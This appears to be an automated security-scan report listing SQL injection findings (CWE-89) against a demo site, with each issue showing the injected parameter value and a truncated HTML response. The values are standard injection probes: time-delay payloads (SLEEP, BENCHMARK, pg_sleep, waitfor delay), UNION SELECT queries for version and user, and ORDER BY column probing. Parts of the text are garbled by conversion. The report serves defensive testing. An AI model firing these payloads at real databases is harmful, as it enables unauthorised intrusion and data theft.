DemoUser1#	ORDER BY 18#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1422				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1423	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 4#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 4#
Name	Value					
DemoUser1#	ORDER BY 4#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1424					

Scan	SQL Injection	
------	---------------	--

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>')) or pg_sleep(5)--</td></tr></table>	Name	Value	DemoUser1#	')) or pg_sleep(5)--
Name	Value				
DemoUser1#	')) or pg_sleep(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1425				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 16</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 16
Name	Value				
DemoUser1#	ORDER BY 16				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1426

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 13--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 13--
Name	Value				
DemoUser1#	ORDER BY 13--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1427				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or "" "</td></tr></table>	Name	Value	DemoUser1#	" or "" "
Name	Value				
DemoUser1#	" or "" "				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1428

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>");waitfor delay '0:0:5'--</td></tr></table>	Name	Value	DemoUser1#	");waitfor delay '0:0:5'--
Name	Value				
DemoUser1#	");waitfor delay '0:0:5'--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1428				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

CWE-ID

Issue Number

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5)

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggUfqq93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1430

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1431

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AS INJECTX WHERE 1=1 AND 1=0-</td></tr></table>	Name	Value	DemoUser1#	AS INJECTX WHERE 1=1 AND 1=0-
Name	Value				
DemoUser1#	AS INJECTX WHERE 1=1 AND 1=0-				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1432				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 1</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 1
Name	Value				
DemoUser1#	ORDER BY 1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1433				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1434

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1435				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
